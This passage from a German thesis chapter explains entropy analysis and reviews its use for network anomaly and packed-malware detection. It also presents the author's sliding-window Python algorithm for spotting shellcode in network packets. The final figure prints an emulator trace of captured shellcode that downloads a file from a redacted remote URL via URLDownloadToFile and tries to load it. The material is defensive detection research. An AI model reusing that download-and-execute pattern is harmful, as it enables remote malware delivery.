Also entspricht die Entropie dem Wert der Bits, die nötig sind um alle in der Nachricht vorhandenen Symbol binär zu codieren. Dabei drückt sich die Anzahl der Zeichen des zur Codierung verwendeten Alphabets in der Basis des Logarithmus aus.

3.2.2 Möglichkeiten und Probleme der Entropieanalyse

Eine der Möglichkeiten welche die Entropieanalyse bietet, ist die Erkennung von Auffälligkeiten in einer Nachricht.
Vergleicht man beispielsweise die Entropiewerte einer Nachricht oder eines Zeichenstroms mit vorher empirisch ermittelten Referenzwerten, so ist ein stark abweichender Entropiewert ein Hinweis darauf, dass sich der Inhalt der untersuchten Nachricht strukturell unterscheidet.

Ein Beispiel für die Aussagekraft der Entropieanalyse ist die Erkennung von manipulierten Würfeln in einem Würfelspiel. Geht man von einem idealen Würfel[2] aus und führt mit diesem eine ausreichend große Anzahl von Würfen durch, so wird jede Seite des Würfels annähernd gleich oft geworfen. Dies bedeutet, die Wahrscheinlichkeit $p(s)$ das eine bestimmte Seite s des Würfels als Ergebnis eines Wurfs geliefert wird liegt bei $p(s) = \frac{1}{N}$. Die Entropie der Wahrscheinlichkeitsverteilung für diesen idealen Würfel errechnet sich dann wie folgt:

$$H = log_2(\frac{1}{p(s)}) = 2,58496$$

Wird dieser Versuch mit einem Würfel wiederholt, der vorher so modifiziert wurde, dass eine bestimmte Augenzahl häufiger gewürfelt wird, so verändert sich die Wahrscheinlichkeitsverteilung dementsprechend. Hieraus resultiert natürlich auch eine Veränderung des aus der Wahrscheinlichkeitsverteilung errechneten Entropiewertes: Sie nimmt im Vergleich zu den vorher bestimmten Werten ab.

Die Entropieanalyse besitzt aber auch Grenzen. So ist es aufgrund des Entropiewertes einer Nachricht nicht möglich, Aussagen über den Inhalt zu treffen. Außerdem spielt der gewählte Wahrscheinlichkeitsraum für die Bestimmung der Entropie eine entscheidende Rolle. Dies soll an den zwei folgenden Beispielen veranschaulicht werden:

Beispiel 1: Zeichenkette Besteht eine Nachricht beispielsweise aus der sich endlos fortsetzenden Zeichenfolge "ABABABABABABABAB" so ist leicht zu erkennen, dass die Auftrittswahrscheinlichkeit für beide vorkommenden Zeichen gleich groß ist und die hieraus berechnete Entropie maximal ist. Betrachtet man jedoch die gleiche Zeichenfolge nochmals, und untersucht jetzt die Auftrittswahrscheinlichkeit p der Zeichenfolge "AB" so erhält man für $p(\mathrm{AB}) = 1$ den Entropiewert 0.

[2] Ideal bedeutet in diesem Zusammenhang, dass alle Augenzahlen die gleiche Wahrscheinlichkeit besitzen, gewürfelt zu werden.

Beispiel 2: Fibonacci-Folge Ein weiteres Beispiel, an dem dies veranschaulicht werden kann, ist die Untersuchung der Fibonacci-Folge. Die Fibonacci-Folge beginnt mit den beiden Zahlen 0 und 1. Jede weitere Zahl der Folge ist als die Summe ihrer beiden direkten Vorgänger definiert.

$$f_0 = 0$$

$$f_1 = 1$$

$$f_n = f_{n-2} + f_{n-1}$$

Betrachtet man die so definierte Zahlenfolge $f = \{0, 1, 1, 2, 3, 5, 8, 13, 21, 34...\}$ ohne zu berücksichtigen, dass es sich dabei um eine Fibonacci-Folge handelt, so ist die Auftrittswahrscheinlichkeit für alle Zahlen der Folge mit Ausnahme der 1, welche zweimal vorkommt, gleich. Wird aus dieser Gleichverteilung die Entropie berechnet so nimmt diese, genau wie beim oben genannten Beispiel des Würfels, näherungsweise den Wert $\log_2 N$ an.

Wird für die Wahrscheinlichkeitsverteilung jedoch untersucht, ob jede der in der Folge f enthaltenen Zahlen eine der drei oben genannten Definitionen der Fibonacci-Folge erfüllt, so zeigt sich ein anderes Ergebnis: Angenommen die Fibonacci-Folge ist korrekt wiedergegeben, so steht außer Frage, dass jede Zahl $n \in f$ eine der drei Definitionen erfüllt. Errechnet man auf Basis der hieraus resultierenden Wahrscheinlichkeitsverteilung - $p(n \in f \text{ist eine Fibonacci-Zahl}) = 1$ und $p(n \in f \text{ ist keine Fibonacci-Zahl}) = 0$ - die Entropie, so erhält man für $H = -\sum_{i=1}^{n} p_i \cdot \log p_i$ den Entropiewert 0. Dies spiegelt wieder, dass die Folge streng deterministisch ist.

3.2.3 Verwandte Arbeiten

Erkennung von Anomalien im Netzwerkverkehr mit Hilfe einer Entropie-Analyse

Im Bereich der Netzwerküberwachung und Angriffserkennung gibt es einige Einsatzmöglichkeiten für die Entropie-Analyse. So sollen unvorhergesehene und ungewollte Ereignisse im Betrieb, welche einen Schaden verursachen können oder den Betrieb eines Systems einschränken, erkannt werden und gegebenenfalls Gegenmaßnahmen eingeleitet werden. Diese Ereignisse werden im weiteren Verlauf der Arbeit als Anomalien bezeichnet. So wurde in Chandola u. a. (2009) unter anderem auch Informationstheoretische Verfahren der Anomalie-Erkennung besprochen und auf ihre Tauglichkeit überprüft. Die Autoren beschreiben als Motivation für die Entwicklung dieser Verfahren die Annahme, dass Anomalien Veränderungen in der Struktur der untersuchten Daten hervorrufen und auf diese Weise

eine Erkennung dieser Anomalien möglich sein sollte.
Wird ein Informationsfluss wie beispielsweise der Datentransport über eine Netzwerkverbindung über einen längeren Zeitraum beobachtet, so zeigt sich, dass bestimmte Kenngrößen dieses Informationsflusses im gewissen Rahmen konstant bleiben, beispielsweise weil die Anzahl der übertragenen Daten konstant bleiben oder die Zahl der Zugriffe auf einen Netzwerkdienst keine großen Schwankungen aufweist.
Tritt nun eine Anomalie auf, die den Informationsfluss nachhaltig beeinflusst, so führt dies dazu, dass sich die Strukturkomplexität des Informationsflusses nachhaltig ändert. Ziel von entropiebasierten Verfahren soll es nun sein, eine Untermenge des Informationsflusses zu bestimmen, welche für das Auftreten der Anomalie verantwortlich ist.

Erkennung von Auffälligkeiten im Netzwerkverkehr durch Vergleich von Entropiewerten Nychis u. a. (2008) beschreiben ein Verfahren, nach dem verschiedene Aspekte von Netzwerkverkehr auf Anomalien untersucht worden sind, indem eine Entropie-Analyse durchgeführt wurde. Ziel der Arbeit war es zu untersuchen inwiefern die kombinierte Untersuchung mehrerer unabhängiger Kenngrößen mit entropiebasierten Verfahren zu einer Verbesserung der Erkennnungsraten führt.
Für die Untersuchung wurde als erstes der protokollierte Netzwerkverkehr in Zeitscheiben von 5 Minuten eingeteilt. Für jeden dieser Zeitabschnitte wurde sodann der Entropiewert für verschiedene Attribute der Verbindungen, welche in diesem Zeitabschnitt bestanden haben, untersucht. Die untersuchten Parameter umfassten die Quell- und Zieladresse, verwendete Netzwerkports, Größe eines Netflows (Flow Size Distribution), sowie die Anzahl der IP-Adressen, mit denen ein untersuchtes System in Kontakt trat. Dies geschah mit der Absicht, anhand dieser Kenngrößen einen Überblick über die Aktivitäten der im Netzwerk enthaltenen Systeme zu gewinnen und vergleichbare Entropiewerte über den untersuchten Zeitraum zu erhalten.
Für die Untersuchung wurden mehrere reale und simulierte Anomalie-Muster untersucht. Dabei wurde insbesondere beobachtet, ob und ab welchem Schwellwert eine Detektion unterschiedlicher Anomalie-Muster erfolgreich ist. Für jedes untersuchtes Merkmal wurde zuerst eine Liste der Systeme erstellt, die sich im Verlauf eines Zeitabschnitts am aktivsten verhalten haben und die den größten Anteil am gesamten Netzwerkverkehr besaßen. Dies geschah mit der Intention die Systeme welche in allen Zeitscheiben hohe Aktivität zeigten (z.B. Datei- und Webserver) von denen zu trennen, welche nur innerhalb eines begrenzten Zeitraums zu den aktiven Systemen zählten.
Danach wurden die Ergebnisse in einem zweiten Schritt genauer untersucht. Hierfür wurden die Netflows der im vorherigen Schritt bestimmten Systeme aus den untersuchten Verbindungen der Zeitscheibe ausgeblendet und erneut eine Entropieberechnung durchgeführt. Wurde hierbei eine Veränderung des Entropie-Wertes hin zu den Normwerten festgestellt,

so war dies ein Hinweis darauf, dass das ausgeblendete System ein Verursacher der Anomalie sein könnte.

Die Verfasser der Arbeit untersuchten die Wirksamkeit ihres Verfahrens anhand mehrerer realer und simulierter Anomalien, worunter sich verschiedene Angriffe, aber auch Botnetz-Kontrollverbindungen oder Peer-2-Peer Traffic befanden. Bei den erkannten Anomalien fällt insbesondere die erfolgreiche Erkennung von DDOS-Angriffen[3] auf. Diese Identifikation war schon erfolgreich, wenn der DDOS-Traffic lediglich ein halbes Prozent des gesamten Netzwerkverkehrs ausmachte.

Aus dieser Anwendung wird ein interessanter Aspekt des Verfahrens deutlich: Entropie-Anomalien müssen nicht in allen untersuchten Attributen gleich stark auftreten. Wird eine Anomalie festgestellt, wie sie beispielsweise im vorliegenden Fall bei der Entropie der Netflowgrößen beobachtet wurde, so kann es durchaus sein, dass diese Anomalie in den anderen untersuchten Attributen nur eingeschränkt oder sogar gar nicht zu beobachten ist. In diesem Fall spielt die Untersuchte Kenngröße des Angriffs eine entscheidende Rolle: DDOS-Angriffe verursachen im allgemeinen nur ein geringes Aufkommen an Netzwerkverkehr, allerdings eine Vielzahl von unterschiedlichen Verbindungen, welche meist nur ein einziges Netzwerkpaket umfassen. Dies führt dazu, dass die gemessene Anzahl der Flows stark zunimmt, aber die durchschnittliche Größe eines Flows stark sinkt, während die Menge der übertragenen Daten sich nur in geringem Maße ändert.

Allerdings muss eine erkannte Anomalie nicht immer ein direkt verwertbares Ergebnis liefern. Bei der Untersuchung eines Angriffes der zum Ziel hatte, die Kapazität der Netzwerkverbindung zu erschöpfen, zeigte sich, dass ein Angriff erst sicher erkennbar war, wenn der Angriff bereits 50% des vorhandenen Traffics ausmachte. Der Versuch mit Hilfe des Verfahrens Portscans zu entdecken verlief ähnlich unbefriedigend. Das Verfahren erkannte Portscans erst bei sehr hohen Scanraten sicher (vgl. Nychis u. a. (2008) S.5).

Analyse von Binärdaten mit Hilfe der Entropie-Analyse

Ein anderes Einsatzgebiet für entropiebasierte Verfahren ist die Suche noch Anomalien in Zeichenketten. Ein solches Verfahren ist eine der gut erprobten Standardtechniken der Kryptoanalyse und findet hier breite Anwendung. In der Kryptoanalyse wird eine verschlüsselte Nachricht auf ihre Entropie hin untersucht, weil dies Aussagen darüber ermöglicht, wie robust ein Verschlüsselungsverfahren gegen statistische Analysen geschützt ist. Im

[3] Distributed Denial of Service

besten Fall ist die Entropie maximal, d.h. der Chiffretext ist nicht von einer rein zufälligen Zeichenfolge zu unterscheiden. Je mehr der Entropiewert abnimmt, desto mehr Information ist noch aus dem Chiffretext extrahierbar. Dies ermöglicht Angriffe auf kryptographische Verfahren und erlaubt es unter Umständen, den verschlüsselten Text zu dechiffrieren (vgl. Schneier (1995) S.236).

Entropiebasierte Malware-Erkennung

Zur Verbreitung nutzen viele Schadprogramme wie Computerviren oder sog. trojanische Pferde sehr oft andere Dateien um sich selbst zu tarnen und einer allzu leichten Entdeckung zu entgehen. Oft werden solche Dateien auch als Verbreitungsweg genutzt, indem diese per E-Mail an andere Systeme geschickt werden, welche sich beim Empfang der Nachricht wiederum infizieren sollen. Die Schadprogramme machen sich hierbei zu nutze, dass viele Dateiformate es ermöglichen, neue Sektionen in eine bestehende Datei einzufügen, ohne dass dabei die Datei unbrauchbar wird.
Dies stellt für die zuverlässige Erkennung von Schadprogrammen ein Problem dar. Werden diese Dateien nur auf ihrer Validität untersucht, bleibt die Manipulation im Allgemeinen unentdeckt. Die Entropie-Analyse kann hierbei hilfreich sein, da bei diesem Verfahren keine Rücksicht auf die Semantik einer Untersuchten Datei genommen wird, sondern lediglich die Komplexität einer Datei untersucht wird. Insbesondere sind hier lokale Unterschiede in den Entropiewerten von Interesse, da diese auf Strukturunterschiede innerhalb einer Datei hindeuten, was auf ein Schadprogramm hinweisen könnte.

Erkennung von gepackten und verschlüsselten Schadprogrammmen mit Hilfe der Entropie-Analyse Durch Viren, Trojaner und Botnetz-Clients verursachter Schaden ist eines der Probleme beim Betrieb von Computersystemen. Diese Schadprogramme setzen sehr oft Techniken ein, die dazu dienen, sich einer all zu schnellen Erkennung durch Anti-Viren Programme zu entziehen. Da die meisten Programme zur Erkennung von Viren signaturgestützt arbeiten, reicht es zur Verschleierung sehr oft, die Signatur eines bösartigen Codeabschnittes zu verändern um nicht erkannt zu werden.
Ein Verfahren, welches diese Probleme elegant umschifft, ist die entropiebasierte Schadcode-Erkennung. Die Idee hinter diesem Verfahren besteht darin, dass sich verschlüsselte oder komprimierte Schadprogramme in ihrer Entropie deutlich von den Daten unterscheiden, in denen sie eingebettet worden sind. Ein Verfahren welches diese Entropieunterschiede ausnutzt, um verschlüsselte oder komprimierte Schadprogramme aufzuspüren, wurde in Lyda und Hamrock (2007) beschrieben.

Das in der Arbeit beschriebene Verfahren zerlegt eine zu untersuchende Datei zu erst in Blöcke von jeweils 256 Byte Größe, für die jeweils die Entropiewerte bestimmt werden. Für die Blockgröße wurde deshalb dieser Wert gewählt, da sie laut Aussage der Autoren ermöglicht, kleine Dateisegmente die verschlüsselt oder komprimiert sind noch zuverlässig zu erkennen. Wird die Blockgröße deutlich erhöht, führt dies dazu, dass sich die lokale Entropie an den Mittelwert annähert und strukturelle Auffälligkeiten nicht mehr so deutlich erkannt werden können. Weiterhin wurden Blöcke, die in der Mehrheit aus NULL-Bytes bestehen, nicht untersucht, da diese den Entropiewert einer Datei nach unten verfälschen.
Nachdem so für jeden untersuchten Block ein Entropiewert bestimmt wurde, werden diese miteinander verglichen, um die Blöcke zu finden, für die der ermittelte lokale Entropiewert besonders groß ist. Weicht dieses lokale Maximum deutlich von der Gesamtentropie ab, so wird dies als Hinweis darauf interpretiert, dass sich an dieser Stelle verdächtige Dateiinhalte befinden, die genauer untersucht werden sollten.

Leider ist es mit diesem Verfahren nicht möglich, mit absoluter Sicherheit festzustellen, ob ein auffälliger Bereich einer Datei tatsächlich Schadcode enthält, da zum Beispiel nicht gezielt nach Assembler-Instruktionen gesucht wird. Weist die untersuchte Datei eine generell sehr hohe Entropie auf, beispielsweise weil es sich um ein komprimiertes Datenformat handelt, so ist möglicherweise die Differenz zwischen lokaler und globaler Entropie nicht groß genug, um einen deutlichen Unterschied festzustellen. In ihrer Arbeit erwähnen die Autoren darüber hinaus, die Möglichkeit, die Entropie eines Abschnittes absichtlich zu verringern, indem z.B. repetitive Muster in die Zeichenkette eingefügt werden.

Für die Untersuchung des Algorithmus wurden zuerst vier verschiedene Trainingsdatensätze erstellt. Der erste Trainingsdatensatz wurde aus 100 zufällig ausgewählten ausführbaren Dateien aus dem Windows System-Verzeichnis gebildet. Die zweite Gruppe, welche aus komprimierten Daten bestand wurde generiert, indem die in der ersten Gruppe enthaltenen Dateien mit verschiedenen Komprimierungsverfahren gepackt wurden. Die Dritte, aus PGP-verschlüsselten Dateien bestehende Gruppe wurde ebenfalls aus den Testdaten der ersten Gruppe gebildet. Weiterhin wurde noch eine vierte Gruppe aus natürlichsprachlichem ASCII-Text erzeugt, welche als Referenz dienen sollte. Für diese Gruppen wurden jeweils die durchschnittliche Entropie, sowie der durchschnittliche Höchstwert, der lokalen Entropie berechnet. Zusätzlich wurde jeweils ein Intervall bestimmt, welches 99.99% der berechneten Einzelwerte enthält. Eine Auflistung der für die einzelnen Gruppen errechneten Entropiewerte ist in Tabelle 3.2 dargestellt.

In den nachfolgenden Tests wurde eine untersuchte Testdatei als Malware-infiziert markiert, sobald die untere Grenze des Confidence-Levels der Entropie überschritten wird, im vorliegenden Fall 6.677 und 7.199.

Data Sets	Avg. Entropy	99.99% Confidence Interval	Highest Entropy (Average)	99.99% Confidence Interval
Plain Text	4.347	4.066-4.629	4.715	4.401-5.030
Native Executables	5.099	4.941-5.258	6.227	6.084-6.369
Packed Executables	6.801	6.677-6.926	7.223	7.199-7.267
Encrypted Executables	7.157	7.174-7.177	7.303	7.295-7.312

Tabelle 3.2: Entropiewerte für verschiedene Typen Binärer Zeichenketten (aus Lyda und Hamrock (2007))

Dabei diente eine Sammlung aus 21567 Binärdateien als Testkorpus für diese Untersuchung. Leider wurden von den Autoren dieser Arbeit keine genaueren Aussagen über die tatsächlich erzielten Erkennungsraten und eventuell auftretende False-Negatives angegeben, weswegen hier keine weiteren Aussagen über die tatsächliche Leistungsfähigkeit des Verfahrens getroffen werden kann.

Genauere Aussagen über die Leistungsfähigkeit der Entropieanalyse im Vergleich mit anderen Verfahren liefert die Arbeit von Perdisci u. a. (2008). Thema dieser Arbeit ist, ein Verfahren auszuwählen um effizient komprimierte von unkomprimierten Binärdateien zu unterscheiden und so die Effizienz eines Dekomprimierungswerkzeug zu steigern. Auf diese Weise sollte die Menge an Dateien, bei denen eine Dekomprimierung versucht wird, auf die Datensätze eingegrenzt werden, bei denen eine solche Dekomprimierung tatsächlich notwendig ist (siehe Abb. 3.4).
Um eine gute Erkennungsrate zu erreichen wurden mehrere Kandidaten für das Erkennungsverfahren verglichen, worunter sich außer der erwähnten Entropie-Analyse auch mehrere Verfahren befanden welche auf lernfähigen Algorithmen beruhten.
In dem Test erreichte die entropiebasierte Erkennung Erfolgsraten von 91.74%, lag jedoch im Vergleich zu den restlichen Verfahren mit Erkennungsraten bis nahe an die 100%, abgeschlagen auf dem letzten Platz. Diese Verfahren basierten allerdings auf weitaus komplexeren Algorithmen, was die Ergebnisse nur eingeschränkt vergleichbar macht.

3.2.4 Neue, eigene Ansätze

Shellcode-Erkennung in Netzwerkpaketen

Im Rahmen der vorliegenden Arbeit wurde untersucht, in wieweit sich die Entropie-Analyse zur Erkennung von Schadcode in Netzwerkpaketen zu eignet. Mit diesem Vorgehen sollen insbesondere unbekannte Angriffstypen entdeckt werden, bei denen signaturgestützte Verfahren versagen.





Abbildung 3.4: Funktionsweise des Klassifizierungssystems (aus Perdisci u. a. (2008) S.4)

Die Unterscheidung zu den beiden vorherigen Ansätzen liegt darin, dass es hierbei nicht um die Erkennung vollständiger ausführbarer Programme geht, sondern nur um relativ kurze Abschnitte von Assemblerinstruktionen, welche bestenfalls wenige Hundert Bytes umfassen.

In heute vorhandenen Intrusion Detection Systemen kommen im Allgemeinen signaturgestützte Erkennungsalgorithmen zum Einsatz. Ein Nachteil dieser Verfahren besteht darin, dass sie nur Angriffe erkennen, für die eine gültige Signatur vorliegt. Tritt ein Angriff zum ersten mal auf, oder handelt es sich dabei um eine abgewandelte Form eines bestehenden Angriffes, so kann dieser aufgrund einer fehlenden Signatur gar nicht oder nur eingeschränkt erkannt werden.
Da entropiebasierte Verfahren keine Signaturen benötigen, um einen Angriff zu erkennen, spielt es keine Rolle, ob ein Angriff bereits bekannt ist oder nicht. Ausschlaggebend ist hier lediglich der gemessene Entropiewert und die lokale Entropieverteilung innerhalb des Paketes.

Pakete, die dazu dienen einen Angriff auf ein Computersystem durchzuführen, unterscheiden sich oft deutlich von der regulären Kommunikation eines Netzwerkdienstes. So werden oft Protokollspezifikationen verletzt oder besonders lange Netzwerkpakete versendet. Der Grund für diese Abweichungen liegt darin begründet, dass viele Angriffe auf Computersysteme Fehler in der Verarbeitung von Nutzerdaten ausnutzen. Um diese Fehler auszunutzen, muss ein Angreifer ein Paket auf eine solche Weise konstruieren, dass diese Fehler zu seinen Gunsten ausgenutzt werden, was oft zu signifikanten Abweichungen in der Struktur führt.
Wird beispielsweise eine Buffer-Overflow Schwachstelle beim Kopieren von Parametern




(a) Port 445 (b) Port 2967

Abbildung 3.5: Visualisierung der Nutzlast von Netzwerkpaketen auf Port 445 und 2967. Der Wert eines empfangenen Bytes wird hier durch eine unterschiedlich starke Ausprägung des Grünwertes in den dargestellten Quadraten ausgedrückt. Ein Byte mit dem Wert `0x00` entspricht einem schwarzen Quadrat, der Wert `0xFF` wird durch einen hellgrünen Farbwert symbolisiert.

aus dem Netzwerkpaket auf den Programmstack ausgenutzt, so muss das Netzwerkpaket hierfür passend präpariert werden und ein entsprechend überlanges Parameterfeld vorhanden sein. Eine Schwachstelle die dieses Vorgehen sehr gut demonstriert ist ein Fehler im Samba Dateiserver, der im März 2008 bekannt wurde (vgl. CVE-2008-1368 (2008)). Diese Schwachstelle erlaubt es einem Angreifer, mit Hilfe eines manipulierten SMB-Paketes, welches überlange Protokollfelder beinhaltet, Daten im Speicher des Systems zu überschreiben und beliebige Befehle auf dem System auszuführen.

Betrachtung der Entropieverteilung in Shellcode-haltigen Netzwerkpaketen

Abbildung 3.5(a) und 3.5(b) zeigen die grafische Darstellung zweier Netzwerkpakete. Jedes Quadrat entspricht einem übertragenem Byte und die Farbe entspricht jeweils einem spezifischem Bytewert, wobei der Wert `0x00` der Farbe Schwarz entspricht, und sich die Farbe



(a) Port 445 (b) Port 2967

Abbildung 3.6: Visualisierung der Entropie eines Paketes mit Hilfe eines 64 Byte großen Sliding Window

graduell zu Grün verändert. So wird ein Byte, welches den Wert `0xFF` darstellt, durch ein hellgrünes Quadrat dargestellt.

3.2.5 Berechnung des Entropiewertes und Erkennung von Auffälligkeiten

Um abweichende Entropieverteilungen in den untersuchten Paketen zu erkennen wurde der in Lyda und Hamrock (2007) beschriebene Ansatz, welcher lokale und globale Entropie vergleicht, als Vorbild genommen. Das Verfahren wurde insofern abgewandelt, als dass die Entropieverteilung eines untersuchten Datensatzes nicht mehr anhand aufeinander folgender Blöcke bestimmt wurde, sondern mit Hilfe eines Sliding-Window Verfahrens generiert wird. Diese Änderung wurde vorgenommen, um eine feiner aufgelöste Verteilung zu erreichen.
Der Algorithmus (vgl. Listing 3.7) berechnet die Entropiewerte eines Sliding-Windows festgelegter Größe und fügt diese einer Liste von Entropiewerten hinzu, wobei jeder Wert einer Position des Fensters im untersuchten String entspricht. Aus dieser Liste wird dann der Maximalwert und die durchschnittliche Entropie des gesamten Strings bestimmt. Um eine

```
def calculateEntropy(self,string):
    buffersize=min(len(string),self.windowsize) #Groesze des Sliding-Window

    ringbuffer = RingBuffer(buffersize)         #Ringbuffer

    probabilitybuffer=ProbBuffer(buffersize)    # Wahrscheinlichkeits-
                                                # verteilung

    max = 0.0                                   #maximalwert der Entropie

    position = buffersize                   #Position des Maximalen Entropiewertes
    entropyList=[]                          #Liste der einzelnen Entropiewerte

    for i in string[0:buffersize]:          #Initialisierung der Buffer
      ringbuffer.append(i)
      probabilitybuffer.add(i)

    for i in range(buffersize-1,len(string)):
      entropyvalue =  - sum([ p * log(p,2) for p in probabilitybuffer ])
      if entropyvalue > max:
        max=entropyvalue
        position=i
      entropyList.append(entropyvalue)
      newchar=string[i]
      probabilitybuffer.add(newchar, ringbuffer.append(newchar))

    averageEntropy = sum(entropyList)/len(entropyList)
    return (entropyList, max, position, averageEntropy)
```

Abbildung 3.7: Funktionsweise des Sliding-Algorithmus in Pseudocode.

Aussage darüber zu treffen, ob ein Paket als auffällig einzustufen ist, werden dann maximale und durchschnittliche Entropie miteinander verglichen. Liegen die jeweiligen Werte über, bzw. unter den im Vorfeld festgelegten Schwellwerten, wird der untersuchte String als auffällig markiert.

Um die Unterschiede in der Verteilung der Entropie in einem untersuchten Paket nochmals zu verdeutlichen, wurde in Abbildung 3.6 eine Darstellung gewählt, die unterschiedlichen lokalen Entropiewerten unterschiedliche Farbwerte zuweist. So wurden die Werte derart gewählt, dass ein grünes Quadrat einer niedrigen lokalen Entropie entspricht. Ein gelb-oranges Feld deutet auf einen Entropiewert hin, der dem Durchschnitt entspricht, und ein Rotes Feld symbolisiert eine überdurchschnittlich hohe Entropie. Beide Pakete weisen Bereiche sowohl


```
success offset = 0x0000056c
Hook me Captain Cook!
userhooks.c:132 user_hook_ExitThread
ExitThread(0)
stepcount 85071
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0041761a =>
           = "urlmon";
) = 0x7df20000;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x00417625 =>
           = "http://XXX.XXX.XXX.XXX:XXXX/XXXX";
     LPCTSTR szFileName = 0x0012fe88 =>
           = "x.";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0012fe88 =>
           = "x.";
) = 0x00000000;
void ExitThread (
     DWORD dwExitCode = 0;
) =  0;
```

Abbildung 3.8: Ergebnis der Shellcode-Analyse eines verdächtigen Netzwerkpaketes. Der oben dargestellte Programmcode wurde mit dem Programm sctest erstellt.

